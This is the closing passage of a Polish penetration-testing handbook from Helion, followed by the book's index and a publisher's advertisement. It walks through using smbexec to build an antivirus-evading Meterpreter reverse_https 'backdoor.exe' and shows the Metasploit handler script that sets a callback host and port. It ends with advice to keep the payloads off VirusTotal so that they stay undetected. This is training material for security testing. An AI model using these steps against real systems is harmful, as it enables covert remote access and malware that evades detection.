Smbexec to narzędzie napisane przez brav0hax (<https://github.com/brav0hax/smbexec>), oferujące wiele różnych funkcji. W książce użyliśmy już tego narzędzia do pobrania skrótów z kontrolera domeny, ale można je wykorzystać również do wydobycia listy udziałów, sprawdzenia loginów, wyłączenia UAC (ang. *User Account Control*), a nawet utworzenia zaszyfrowanych wersji plików wykonywalnych Meterpretera. Twórca narzędzia używa wielu technik służących do zaciemnienia właściwej treści, włączając w to losowe zmiany i kompilację bezpośrednio z kodu źródłowego w języku C (zajrzyj do kodu źródłowego smbexec.sh, by poznać szczegóły). W przedstawionym przykładzie utworzymy odwróconą powłokę.

Utworzenie zaszyfrowanego pliku Meterpretera dla odwróconej powłoki

Wykonaj kolejno następujące czynności:

- Wykonaj polecenia:

```
cd /opt/smbexec
./smbexec.sh
```
- Wybierz polecenie numer 2 (*System Access*).
- Wybierz polecenie numer 2 (*Create an executable and rc script*).
- Wybierz polecenie numer 2 (*windows/meterpreter/reverse_https*).
- Wpisz lokalny adres IP i numer portu:

```
172.16.139.209,
443.
```

Po zakończeniu pracy przez narzędzie smbexec w folderze, w którym się obecnie znajdujemy, pojawia się nowy folder. W jego nazwie znajdziemy dane dotyczące daty i czasu

utworzenia. Folder zawiera plik *backdoor.exe*, który stanowi zaszyfrowany plik wykonywalny Meterpretera dla odwróconej powłoki.

```
root@kali:/opt/smbexec/2013-12-23-1425-smbexec# ls -alh
total 128K
drwxr-xr-x 2 root root 4.0K Dec 29 18:28 .
drwxr-xr-x 10 root root 4.0K Dec 23 14:44 ..
-rwxr-xr-x 1 root root 110K Dec 23 14:28 backdoor.exe
-rw-r--r-- 1 root root 283 Dec 23 14:28 metasetup.rc
-rw-r--r-- 1 root root 92 Dec 23 14:28 sha1-backdoor.hash
```

W folderze z plikiem *backdoor.exe* znajduje się również skrypt *metasetup.rc*. Skrypty RC są omawiane co prawda w rozdziale 9., ale po otwarciu pliku najprawdopodobniej zobaczysz kod podobny do przedstawionego poniżej:

```
spool /opt/smbexec/2013-12-23-1425-smbexec/msfoutput-1425.txt
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set LHOST 172.16.139.209
set LPORT 443
set SessionCommunicationTimeout 600
set ExitOnSession false
set InitialAutoRunScript migrate -f
exploit -j -z
```

Skrypt automatycznie konfiguruje narzędzie i uruchamia procedurę obsługi dla wygenerowanego właśnie ładunku. Dodaje również polecenia związane z przekroczeniem czasu i automatyczną migracją PID (ang. *Process IDentifier*). Aby uruchomić skrypt, wykonaj polecenie:

```
msfconsole -r metasetup.rc
```

PODSUMOWANIE

Ten rozdział powinien dać dobre rozeznanie w tym, co należy zrobić, aby ukryć się przed skanerem antywirusowym. Ostatnią rzeczą, na której nam zależy, jest konfrontacja z programem antywirusowym powstrzymującym nas przed włamaniem się do systemu posiadającego lukę. Istnieje wiele różnych metod oszukiwania programów antywirusowych — przedstawiłem tylko kilka z nich, ale nawet one powinny dać możliwość dobrego ukrycia się.

Testy penetracyjne polegają na wypróbowywaniu różnych narzędzi, technik, taktyk, by przekonać się, co działa w konkretnym środowisku. Pamiętaj, żeby nie wysyłać plików wykonywalnych do systemów takich jak VirusTotal, ponieważ czas życia tych plików bez alarmowania o zagrożeniu może się znacząco skrócić.

SKOROWIDZ

A

adres EIP, 54
ADS, Alternate Data Streams, 181, 182
AES, Advanced Encryption Standard, 90
algorytmy skrótów, 170
analiza
 aktywna, 31
 danych banerowych, 35
 domeny, 28
 pasywna, 23, 25
 rozmieszczenia znaków, 77
ARP, Address Resolution Protocol, 111
atak
 aktywny, 144
 CSRF, 73–76
 dns_spoof, 115
 fizyczny, 152
 na kontroler domeny, 101
 na WPS, 150
 pasywny, 142
 phishingowy, 128
 Pretty Theft, 70, 71
 SLAAC, 116
 typu brute force, 79
 typu DoS, 116
 typu MITM, 116
 typu XSS, 48, 66, 72
 wykorzystujący SMTP, 125
 wykorzystujący SSH, 127
 z wykorzystaniem apletu Javy, 133
 z zamianą adresów DNS, 116
 za pomocą BeEF, 69
 zdalny, 52
automatyczne uruchamianie makra, 137

B

banery, 36
baza danych MongoDB, 35
bezpieczeństwo tokenów, 76
blokada odczytu pliku, 101

C

CSRF, Cross-Site Request Forgery, 49, 73

D

dane
 logowania, 131
 uwierzytelniające, 85, 92
DHCP, Dynamic Host Configuration Protocol, 116, 152
dodatek FoxyProxy, 41
domena, 90
DoS, Denial of Service, 116
dostęp
 do domeny, 89
 do komputera, 68
 do konta administratora, 95
 do OWA, 174
 do profilu użytkownika, 70
 do SSH, 126
 do systemu, 70
 do witryny, 119
 fizyczny, 141
działanie narzędzia
 Evade, 159
 Hamster, 118
 Mimikatz, 94
 oclHashcat, 172
 Peeping Tom, 39
 Responder, 88
 Smbexec, 102
 SQLninja, 64

E

edytor HxD, 159
EIP, Extended Insertion Point, 54
element APR-DNS, 121
emulacja punktu dostępowego, 152

F

folder
 OSINT, 24
 peepingtom, 35
framework, 191
 BeEF, 66, 67
 Impacket, 89

G

generowanie
 e-maili, 129
 plików Excela, 136
 raportu, 130
GPP, Group Policy Preferences, 90

H

hasła
 MD5, 171
 NTLM, 169, 173
 użytkowników, 99
 WEP, 145

I

identyfikator SSID, 143
IIS, Internet Information Services, 36
informacje o
 AP i SSID, 143
 lukach, 178
 pingach, 65
 plikach cookie, 120

informacje o
 sesjach użytkowników, 100
 sieci Wi-Fi, 109
 systemie, 110
 środowisku PowerShell, 109
 wykorzystaniu luki, 58
 instalowanie sshpass, 155
 interaktywna powłoka, 60
 inżynieria społeczna, 125, 135, 156

J

język Python, 161

K

Kali Linux, 15, 24
 karta
 Alfa, 141, 142
 Scanner, 47
 Target, 43
 klonowanie
 kart, 152
 RFID, 152
 strony uwierzytelniania, 121
 witryny, 120
 klucze
 AES, 91
 do sieci Wi-Fi, 111
 szyfrujące, 90
 kod frameworka BeEF, 68
 kodowanie Base64, 106
 kody CVE, 176
 kompilacja sshd, 127
 konferencje, 189
 konfiguracja
 Kali Linux, 16
 narzędzia Kismet, 143
 narzędzia Veil, 97, 165
 ODROID-U2, 154
 platformy testowej, 21
 proxy sieci, 41
 przeglądarki, 41
 serwera Radius, 150
 serwera SSH, 127
 ustawień proxy, 42
 zdalnego ataku, 52
 kontroler domeny, 90

L

LDAP, Lightweight Directory
 Access Protocol, 102
 lista
 APR, 112
 hasel, 29, 170
 nazw kont, 29

słów, 169
 zaleceń i rozwiązań, 186
 logowanie znaków, 163
 LSASS, 93
 luka, 51
 22153, 176
 BeEF, 66
 GPP, 90
 MS08-067, 53
 przepełnienia bufora, 55
 SQLi, 62
 w Javie, 134
 w WARFTP, 54
 WPAD, 86
 XSS, 69
 luki
 rzeczywiste, 186
 teoretyczne, 186
 w aplikacjach webowych, 49, 83

Ł

ładunek MeterHTTPSContained,
 96
 łamanie hasel, 145, 151, 169
 MD5, 171
 NTLM, 173
 NTLMv2, 172
 WEP, 146
 WPAv2, 172

M

makro Auto_Open, 137
 mała kradzież, 70
 masowa wysyłka e-maili, 134, 136
 maszyna wirtualna, 20
 migracja automatyczna, 167
 migrowanie, 98
 moduł
 do Phishingu, 128
 Incognito, 99
 Intruder, 80
 phishingowy Google, 70
 psexec, 178
 Repeater, 75
 smart_hashdump, 99
 modyfikacja sygnatury, 162

N

narzędzia
 dla Windows, 20
 dodatkowe, 15
 sprzętowe, 152
 narzędzie
 Ettercap, 114

BITSAdmin, 184
 Burp Suite, 41, 43, 48, 58, 76–81
 Cain and Abel, 20, 111, 121
 Evade, 158
 Evil Foca, 115, 116
 Fern WIFI Cracker, 145, 147
 Ferret, 117
 Firesheep, 119
 Hamster, 117
 John the Ripper, 88
 JtR, 171
 Karma, 152
 Karmetasploit, 152
 Kismet, 143
 Metasploit, 51, 52
 Metasploit Pro, 129
 Meterpreter, 54
 Mimikatz, 93, 98
 Nessus, 31
 Nexpose, 31
 Nishanga, 110
 Nmap, 33, 37
 oclHashcat, 88, 171–174
 Peeping Tom, 37
 PowerShell, 107, 108
 Powersploit, 103
 ProxBurte, 152
 Proxmark3, 152
 psexec, 100
 PsExec, 95
 py2exe, 163, 164
 qwinsta, 100
 Responder, 86, 87
 RFIDIoT, 152
 Searchsploit, 175
 SET, 131, 134, 136
 smbexec, 101, 166
 SQLmap, 58
 SQLninja, 61, 64
 SSLStrip, 121, 122
 Veil, 95, 96, 164
 WCE, 157
 Windows Credentials Editor, 92
 nasłuchiwanie pingów, 65
 nazwa SSID, 109
 niewłaściwe certyfikaty SSL, 49
 NTLM, NT LAN Manager, 169

O

obchodzenie UAC, 134
 obsługa komunikacji, 98
 oczyszczanie plików WPA, 149
 odkrywanie
 treści, 45
 zawartości, 46

odwrócona
 powłoka, 133, 138, 164, 166
 powłoka Meterpretera, 104
 sesja HTTPS, 98, 107
 omijanie
 zabezpieczeń antywirusowych,
 138, 157
 filtrowania ruchu, 180
 zabezpieczenia UAC, 179, 180
 opcja Capture File Settings, 147
 opcje polecenia skan, 34
 oprogramowanie
 komercyjne, 14
 OpenSSH, 127
 OSINT, 187
 OWA, Outlook Web Access, 174
 OWASP, 73

P

parametr
 GET, 59, 63
 POST, 60–63
 pasywne testowanie Wi-Fi, 142
 Phishing, 128, 134
 PID, Process IDentifier, 167
 plik
 auth-passwd.c, 127
 foundpw.csv, 29
 Get-Information.ps1, 109
 hook.js, 68
 http_ips.txt, 38
 InvokeShellcode.ps1, 104
 ps_encoder.py, 137
 report.html, 38
 smbexec.sh, 166
 smbrelayx.py, 89
 StartListener.py, 104
 pliki
 cookie, 119, 186
 DLL, 103
 Excela, 136
 Searchsploita, 176
 ukryte, 184
 WCE, 158
 WPA, 149
 pobieranie danych
 uwierzytelniających, 92
 podanie boczne, 85
 podobieństwo domen, 125
 podróbka strony logowania, 132
 podrzucanie urządzeń, 153
 podsłuchiwanie, 117, 142
 polecenia
 PsExec, 100
 w Fern WIFI Cracker, 146
 polecenie
 Engagement tools, 46
 exploit, 98

getsystem, 99, 179
 IEX, 105
 ifconfig, 142
 migrate, 98
 ping, 65
 searchsploit, 175
 show payloads, 52
 skan, 34
 Spider this host, 44
 Start attack, 81
 pomoc
 programu SQLmap, 59
 programu SQLninja, 62
 ponawianie uwierzytelnienia, 144
 popularne luki, 51
 porównanie plików, 160
 poświadczenia, 95
 potencjalne słabe punkty, 31
 PowerShell, 90, 103, 105
 powłoka języka Python, 162
 powłoka Meterpretera, 105
 preferencje zasad grupy, 90
 problemy typu
 niskiego, 33
 średniego, 33
 protokół LDAP, 102
 proxy między komputerami, 123
 przechwytywanie
 banerów, 33
 do pliku, 146
 ekranu, 37
 plików cookie, 119
 ruchu internetowego, 43
 wymiany uwierzytelniającej, 148
 przekierowanie
 CNAME, 180
 DNS, 119
 przesyłanie plików, 184
 przeszukiwanie, 178
 Metasploita, 52
 witryny, 45

R

raportowanie, 185
 reguły, 170, 173
 rejestrowanie naciskanych
 klawiszy, 163
 rekonesans Wi-Fi, 142
 rekordy MX, 126
 rozgłaszanie SSID, 143

S

sekwenser, 77
 serwer
 DHCP, 152
 FTP, 56, 181
 IIS, 36

proxy, 123, 180
 Radius, 149
 SMTP, 125
 SSH, 127
 WarFTP, 54
 sesja Meterpretera, 107
 SET, Social-Engineer Toolkit, 131
 sfingowana strona
 uwierzytelniania, 122
 sieci
 bezprzewodowe, 141
 Wi-Fi, 144
 zabezpieczone, 143
 sieć VPN, 30
 skanery
 antywirusowe, 157
 aplikacji webowych, 14
 słabych punktów, 14
 SNMP, 23
 skanowanie
 adresów MAC, 112
 aktywne, 47
 aplikacji internetowych, 41
 aplikacji webowych, 40
 pliku, 159
 sieci, 31
 sieci, 23
 witryn, 40
 zewnętrzne, 23
 sklonowana strona logowania, 132
 skrypt, *Patrz także* plik
 bash, 155
 CRON, 155
 wykorzystujący lukę, 55, 56
 wyszukujący hasła, 30
 skrypty, 54
 PowerShella, 103
 Pythona, 161
 zasobów, 178
 SLAAC, 116
 SMTP, Simple Mail Transfer
 Protocol, 125
 specyfikacja urządzenia
 ODROID-U2, 153
 społecznościowe źródła danych, 72
 sprawdzanie danych, 76, 78
 SQL, Structured Query
 Language, 49
 SSH, Secure Shell, 126
 SSL, Secure Sockets Layer, 49
 status sesji, 46
 strumień danych, 181
 sygnatura włączająca alarm,
 161, 162
 system
 Joomla, 176
 logowania BeEF, 67

szyfrowanie
 AES, 90
 WEP, 144
 WPA, 148
 WPA-Enterprise, 149
 WPAv2, 146, 148, 172

Ś

ściągałka OWASP, 73

T

testowanie
 wartości parametru, 79
 witryny internetowej, 44
 testy
 funkcjonalne, 82
 penetracyjne, 13, 167
 penetracyjne aplikacji
 webowych, 57
 rozmyte, 79
 token sesji, 76
 tworzenie
 kont administracyjnych, 100
 makra, 137
 pliku Meterpretera, 164, 166
 proxy między hostami, 123

U

ukrywanie
 odwróconej powłoki, 166
 plików, 181–183
 uruchamianie
 ataku, 81
 ładunku, 106
 niezauważanych skryptów, 108
 odwróconej powłoki, 138
 Searchsploit, 175
 skanera aktywnego, 47
 skryptu RC, 179
 SQLninja, 64
 urządzenie
 ODROID-U2, 153
 Pwn Plug, 153

ustawienie typu ataku, 80
 uwierzytelnianie NTLMv1, 89
 użycie
 adresów e-mail, 27
 Burp Suite, 74

V

VPN, Virtual Private Network, 30

W

WCE, Windows Credentials
 Editor, 92
 Windows Credentials Editor, 15
 witryna
 Exploit Database, 176, 177
 SecurityFocus, 177
 włamanie
 do sieci bezprzewodowej, 141
 do systemu, 94
 wstępne, 103, 108
 włączanie proxy, 42
 WMI, Windows Management
 Instrumentation, 103
 WPAD, Web Proxy
 Auto-Discovery, 86
 WPAv2, Wi-Fi Protected Access,
 146
 WPS, Wi-Fi Simple Config, 148
 wstrzykiwanie kodu SQL, 59, 65
 wstrzykiwanie
 kodu SQL, 49, 57, 66
 plików DLL, 103
 potwierdzeń DHCP, 116
 wybór
 tokena sesyjnego, 77
 ustawień proxy, 43
 wyciek ścieżki WordPressa, 33
 wydobywanie danych logowania,
 131
 wygaśnięcie sesji, 76
 wykop na bok, 141
 wykorzystanie luk BeEF, 66
 wymagania sprzętowe, 14
 wymuszanie nowego połączenia,
 152

wyniki
 ataku Pretty Theft, 71
 testu w Burp Suite, 82
 wysyłanie
 żądania, 75, 77, 80
 dużej ilości e-maili, 134, 136
 wyszukiwanie
 banerów, 36
 słabych punktów, 175
 stron witryny, 44
 wyświetlanie
 administratorów domeny, 100
 haseł użytkowników, 99
 informacji o sesjach, 100

X

XSS, Cross-Site Scripting, 48, 66

Z

zabezpieczenie UAC, 180
 zaciemnianie ataku XSS, 72
 zamiana adresów DNS, 116
 zasady grupy, 90
 zastępowanie cookie, 118
 zatrucie ARP, 111, 113, 117
 zbiór reguł PasswordsPro, 172
 zmienna Key_Content, 109
 znajdowanie
 wstrzyknięć SQL, 58
 luk, 57
 zrzut
 ekranu, 108
 pamięci procesu, 108

Ż

żądania
 LLMNR, 86
 NBT-NS, 86
 żądanie
 GET, 48, 79
 narzędzia Burp Suite, 62

PROGRAM PARTNERSKI

GRUPY WYDAWNICZEJ HELION



1. ZAREJESTRUJ SIĘ
2. PREZENTUJ KSIĄŻKI
3. ZBIERAJ PROWIZJĘ

Zmień swoją stronę WWW
w działający bankomat!

Dowiedz się więcej i dołącz już dzisiaj!

<http://program-partnerski.helion.pl>

GRUPA WYDAWNICZA



Helion SA

Skarbnica wiedzy początkującego pentestera!

Testy penetracyjne (pentesty) to najbardziej wiarygodny sposób zweryfikowania bezpieczeństwa systemów informatycznych. Specjaliści na zlecenie próbują włamać się do systemu. Stosują przy tym wyrafinowane techniki, z których prawdopodobnie skorzystaliby włamywacze. Pentester weryfikujący bezpieczeństwo systemu przygotowuje raport, w którym opisuje wykryte luki lub słabości oprogramowania. Dzięki jego pracy kluczowe dane użytkowników są zdecydowanie bezpieczniejsze!

Jeżeli interesuje Cię działalność pentesterów i chciałbyś nauczyć się tak działać, trafiłeś na podręcznik, który wprowadzi Cię w ten świat. Dowiedz się, jak przygotować system do testów penetracyjnych, prowadzić atak oraz skonstruować raport, który dostarczy największą wartość klientowi. Poznaj zaawansowane narzędzia oraz techniki stosowane przez pentesterów. Odkryj najlepsze źródła informacji. Książka ta jest doskonałą i obowiązkową lekturą dla pasjonatów bezpieczeństwa systemów informatycznych, którzy chcą przeprowadzać testy penetracyjne.

Dzięki tej książce:

- ➔ poznasz narzędzia stosowane przez pentesterów
- ➔ zaznajomisz się z technikami ataków na aplikacje webowe
- ➔ zdobędziesz wiedzę na temat inżynierii społecznej
- ➔ przeprowadzisz ataki w sytuacji fizycznego dostępu do maszyn i sieci
- ➔ zrobisz duży krok w kierunku zostania profesjonalnym pentesterem

Helion 

30647 numer katalogowy

księgarnia internetowa

<http://helion.pl>

zamówienia telefoniczne

 **0 801 339900**

 **0 601 339900**

Sprawdź najnowsze promocje:
● <http://helion.pl/promocje>
Książki najchętniej czytane:
● <http://helion.pl/bestsellery>
Zamów informacje o nowościach:
● <http://helion.pl/nawosci>

Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: helion@helion.pl
<http://helion.pl>

sięgnij po **WIĘCEJ**



KOD KORZYŚCI

ISBN 978-83-283-0384-3



9 788328 303843

Informatyka w najlepszym wydaniu

cena: 49,00 zł